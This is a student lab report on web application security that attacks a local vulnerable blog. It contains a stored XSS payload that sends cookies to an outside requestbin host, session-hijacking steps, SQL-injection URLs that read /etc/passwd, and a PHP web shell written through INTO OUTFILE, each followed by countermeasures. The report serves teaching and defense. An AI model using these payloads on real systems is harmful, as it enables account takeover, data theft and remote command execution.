
TDA602 Lab3 - Web Application Security

Olof Magnusson, Michalis Kaili

Group 5

1 Introduction

The welcome page of the web browser can be shown in Figure 1. We will use requestbin which will be described later stage of the report.



My Blog

Home | Admin

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Be the first to comment

Test


Is it working?

Be the first to comment

No Copyright

Figure 1: Welcome page for the web application


A good start is to perform a simple test to see how the application handle input using JavaScript in the text field in Figure 3.



```
<script>alert(1)</script>
```

Figure 2: Text field of the comment section of the web application

Running or inject this simple command tells us that we can run code on website and that the website have issues with confidentiality since it do not provide any filtering of incoming requests to the system. The conclusion of this is that if we can run and trigger a simple alert, then we can run more sophisticated code on the system.



```
localhost:8080 says
1
```

Figure 3: The response from the web application when issuing the script in the comment section. This means that the comment section is accepting scripts which is dangerous.

1.1 Description of the attack

With the information in the introduction, the procedure of the attack can be shown in Figure 4. The idea of the attack is to use this vulnerable text field to perform cross-site scripting and gain administration clearence in the web application by the use of cookies and JavaScript.




Figure 4: The idea of attacking the system. Copyright to Andrei Sabelfeldt.


The command that we use for this task is:

```
<script>
    var backup_url = 'https://miro.medium.com/max/1230/0*vwtmE6kZFO0rIq9o.';
document.write('<img onerror="this.onerror=null;this.src=backup_url;" src="https://eo3pksq4m9s3pd.m.pipedream.net' + document.cookie + ' "/>'); </script>
```

The idea behind this is to show how it is possible to upload an image on a blog through persistent Cross-site Scripting (Stored XSS). This image will be stored in the web application and for every user that load the comment page, their cookie identity will be sent to the attacker by the `document.cookie` argument using the img tag to the requestbin. The problem here is that we cannot ensure confidentiality in the application since the identity of users can be spoofed through the cookie. A result of this injection can be shown below in the network tab of DevTools `post.php?id=1` after the attack was made.

```
<div class='comments'>
   <h3>Comments: </h3>
   <ul>
      <li>
         <script>var backup_url='https://miro.medium.com/max/1230/0*vwtmE6kZFO0rIq9o.';document.write('<img onerror="this.onerror=null;this.src=backup_url;" src="https://eobe2z50eyp5jcp.m.pipedream.net?'+document.cookie+' "/>');</script>
      </li>
   </ul>
</div>
</div>
```

However, this will be notified by the administrator of the system. A more stealthier attack would to not add the picture in the attack and only point it to null to avoid loops in the host.


My Blog

Home | Admin

Test

Is it working?


Comments:

Title:
Author:
Text:

Submit

Figure 5: cookie monster

The last step of this task is to gain administration clearance. To do this we can use our own server or a service like pipedreams requestbin where we can redirect the admin cookie. As we can see in Figure 6 we managed to discover the admins cookie. This can now be used to gain admin access to the site. We simply need to use the cookie to impersonate the administrator. To do this we can right click on the page, click inspect, go to console and write `document.cookie = <stolen cookie>`. After that we just need to click on admin and we should now have admin access to the site.


```
Today
HTTP    GET /?PHPSESSID=…   11:37:07 AM
HTTP    GET /?PHPSESSID=…   11:36:06 AM

▸ headers {6}
  method: GET
  path: /
▾ query {1}
    PHPSESSID: 1qnemar4o8boi7ig78vub4dpv7
▸ url http://eohdylcpsl12dux.m.pipedream.net/?PHPSESSID=
```

Figure 6: the admins cookie that was redirected to our server

That is how we gain access to admin privieges and we can now work gaining even more access. But before we do that we need to discuss some counter measures for these attacks so far.

1.2 Countermeasures

There are two fronts that we can implement our countermeasures. Starting off with the server side countermeasures we can use **Sanitization**. We cannot trust any input given by our users, if we do it leaves us vulnerable to malicious users. The idea here is to sanitize all user inputs and make sure that no suspicious or malicious behavior is detected. But it is important to note that incomplete sanitization still leaves us vulnerable.

Another possible counter measure for the server side is to user allowlists and denylists. These lists are used to indicate content that is allowed to be loaded or not in our server. It is important to note that even though this is a countermeasure it is very hard to be implemented correctly and can leave us vulnerable. It should never be used as our only protection and it should not be our first step in securing our web applications.


Moving on to the client side we have other options for our counter measures. For example the HttpOnly flag is an addition to our response header that is used to prevent Cross-Site scripting exploits like the one we demonstrated above. This will prevent attackers from gaining access to session cookies and being able to gain control of other users sessions the same way we hijacked the admins session in our example.

Another countermeasure we can use is **Sandboxing**. With this technique we are basically trying to limit an attackers capabilities by restricting the capabilities of scripts. By creating separate environments that do not allow access to other resources are confined in there own space we can mitigate the cross-site scripting by limiting the capabilities of scripts. This can be achieved with the use of `Iframes`. Any and all information that can be isolated should be placed in an iframe. With the use of the sandbox attribute we are adding extra restrictions and limitations for the content that resides in the iframe. For example an iframe can contain a block script execution, or prevent links from targeting other browsing contracts. For this attribute to be used correctly it needed to assign the iframe sandbox a value. This value will determine how strict our restrictions will be and there are multiple options, an example would be `<iframe sandbox =”insert value here”>` . Like before it is still recommended to not use only one technique for protection since every technique has its weaknesses.

Another client side countermeasure would be **Content Security Policy** (CSP). If our other cross-site scripting counter measure fail CSP makes sure to restrict the attackers. CSP gives us the opportunity to control a few things such as if scrips are allowed to load or be executed in our web application. It can also dictate that scripts and pictures can only load from the same origin as the main page. This means that even if a malicious user manages to an XSS successfully they will only be able to load resources from the same origin which decreases the chances of further xss exploits. In the context of the lab these techniques can be used to prevent our attack. For example by sanitizing our input, js code can be detected by the `<script> </script>` tags that we use and they can be either removed or just ignored entirely, or we can prevent users from uploading images etc. We can also use the `HttpOnly` flag that will prevent any third parties from seeing or accessing a clients cookie which will prevent session hijacking which is our aim here with these counter measures.

2 SQL-injection

After gaining admin access to the web application we will now try to use an SQL-Injection to create a webshell and gain even more access. Our first attempt was to try several different inputs in the different fields of the application. This approach did not work until we tried putting ' " ' in the url next to the id parameter which caused an error to appear in our window Figure 7. After playing around we figured out that we file access on the system. This was achieved by using this url "http://127.0.0.1/admin/edit.php?id=0%20union%20select%201,2,load_file ("/etc/passwd"),4". After using this url we got confirmation that we have file access on the system as seen in Figure 8. The url used is successful in reading the contents of the file by utilizing the MySQL function `load_file` and using `UNION SELECT` we can extract the contents of /etc/passwd. The `%20` in the url represent spaces in Unicode. The reason this url works the way it does is because of some work that was done beforehand. By using the url `http://127.0.0.1/admin/edit.php?id=0 order by 5` we are able to find some more information about the database, in this scenario we care about the number of columns that are in it. The reason we picked id = 0 is because all posts start with the number 1 and are incremented from there. This means that there are no other uses of id = 0. We could have used any other number like 10, 20, 100 it could still work but we would have to hope that the id had not been used before which would make our attempts a lot more tedious. But by using id = 0 we can know for sure that it has not been used before. After several attempts we found that the url `http://127.0.0.1/admin/edit.php?id=0 order by 4` did not result in an error so we now know how many columns the database has. Now that we know our database has 4 columns we can use this url `http://127.0.0.1/admin/edit.php?id=0 union select 1,2,3,4` to figure out which are the vulnerable ones. That url gives the output 2 and 3 so we now know that the vulnerable columns are 1 and 2 which are the ones we use in our first url that was used to read the contents of `/etc/passwd`.




```
Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115
```

Title: Notice: Trying to get prop

Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

Text:

Figure 7: An error appeared after manipulating the parameters in the url of the page




```
       root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Figure 8: Contents of file /etc/passwd

The main root of this problem appears to be the lack of input sanitization and input validation. The lack of these countermeasures means that an attacker can write code whether that be javascript, SQL or something else and have it be executed in places where it shouldn't be.


The vulnerability shown above which will be exploited more further down was located in the edit functionality of the admin. So the url used was 127.0.0.1/admin.edit.php. After figuring out that we have file access in the system we tried to figure out where in the system we were. To accomplish this we used the same error that we used before Figure.7. Here we can see that we are currently in "var/www/classes". Now that we know where we are we can try and find the user mysql. At fist some attempts where made to create a file in differed directories in a brute force style but we kept getting error messages when trying to open the files so we knew we were in the wrong directories. After several failed attepts we looked closer into the HTML source code and we found a directory with the name /css. Here we were able to create a file using the url `http://vulnerable/admin/edit.php?id=1 %20union%20select %201,2,3,4%20into%20outfile%20%22/var/www/css/s.php%22`. We can verify that this file was created by using the url `127.0.0.1/css/s.php` in Figure 9



```
1 2 3 4
```

Figure 9: Creating a new file


Now that we know we can create files we can use it to deploy a web shell which will allow us to run some PHP code which in turn will enable us to run commands. We accomplish this by using the url "http://vulnerable/admin/edit.php?id=1%20union%20select %201,2,%22%3C?php%20system ($_GET%5B%27c%27%5D); %20?%3E%22,4%20into%20outfile %20%22/var/www/css/z.php%22" This url contains our PHP code that we need for our next step. After using the above url we have created a file that we can then access and pass through our desired parameters. For example we can pass through the parameter c with value "whoami" which will in turn show us who we are in the system seen in Figure. 10.



```
1 2 www-data 4
```

Figure 10: Who Am I

We can repeat this process to find out what user we are in the OS level in a similar way by passing the argument c with value "ls -la" and finding the file we created and who the owner of that file is Figure. 11.



```
1 2 total 23 drwxrwxrwx 2 www-data www-data 80 May 6 10:26 . drwxr-xr-x 7 www-data www-data 60 Jan 2 2014 .. -rw-r--r-- 1 www-data www-data 6159 Oct 10 2013 base.css -rwxr-xr-x 1
www-data www-data 3143 Oct 10 2013 default.css -rw-rw-rw- 1 mysql mysql 8 May 6 10:22 s.php -rw-r--r-- 1 www-data www-data 5054 Oct 10 2013 style.css -rw-rw-rw- 1 mysql mysql 35 May
6 10:26 z.php 4
```

Figure 11: Who we are at the OS level

A similar procedure is used to determine which user we are when executing the DBS. We use the SQL injection: `http://vulnerable/admin/edit.php?id=1/admin /edit.php?id=0%20union%20select%201,2,user(),4` As seen in Figure 12, we are now the user `root`.



root@localhost

Figure 12: Who we are when executing the DBS

2.1 Countermeasures for SQL-Injection

There are several techniques that can be used to mitigate and protect from SQL-Injections. One technique is to use prepared statements. A prepared statement is a parameterized and reusable SQL query which forces the developer to write the SQL command and the user-provided data separately. The SQL command is executed safely, preventing SQL Injection vulnerabilities. This is a good practise in general but with the added benefit of protecting from SQL-Injections which can be devastating. Another countermeasure would be input validation. This means that we need to validate all user inputs. This may include but is not limited to filtering out certain characters or words and using allowlists or denylists. Unfortunately this countermeasure is cannot guarantee full protection so it should be used in combination with other countermeasures for increased protection.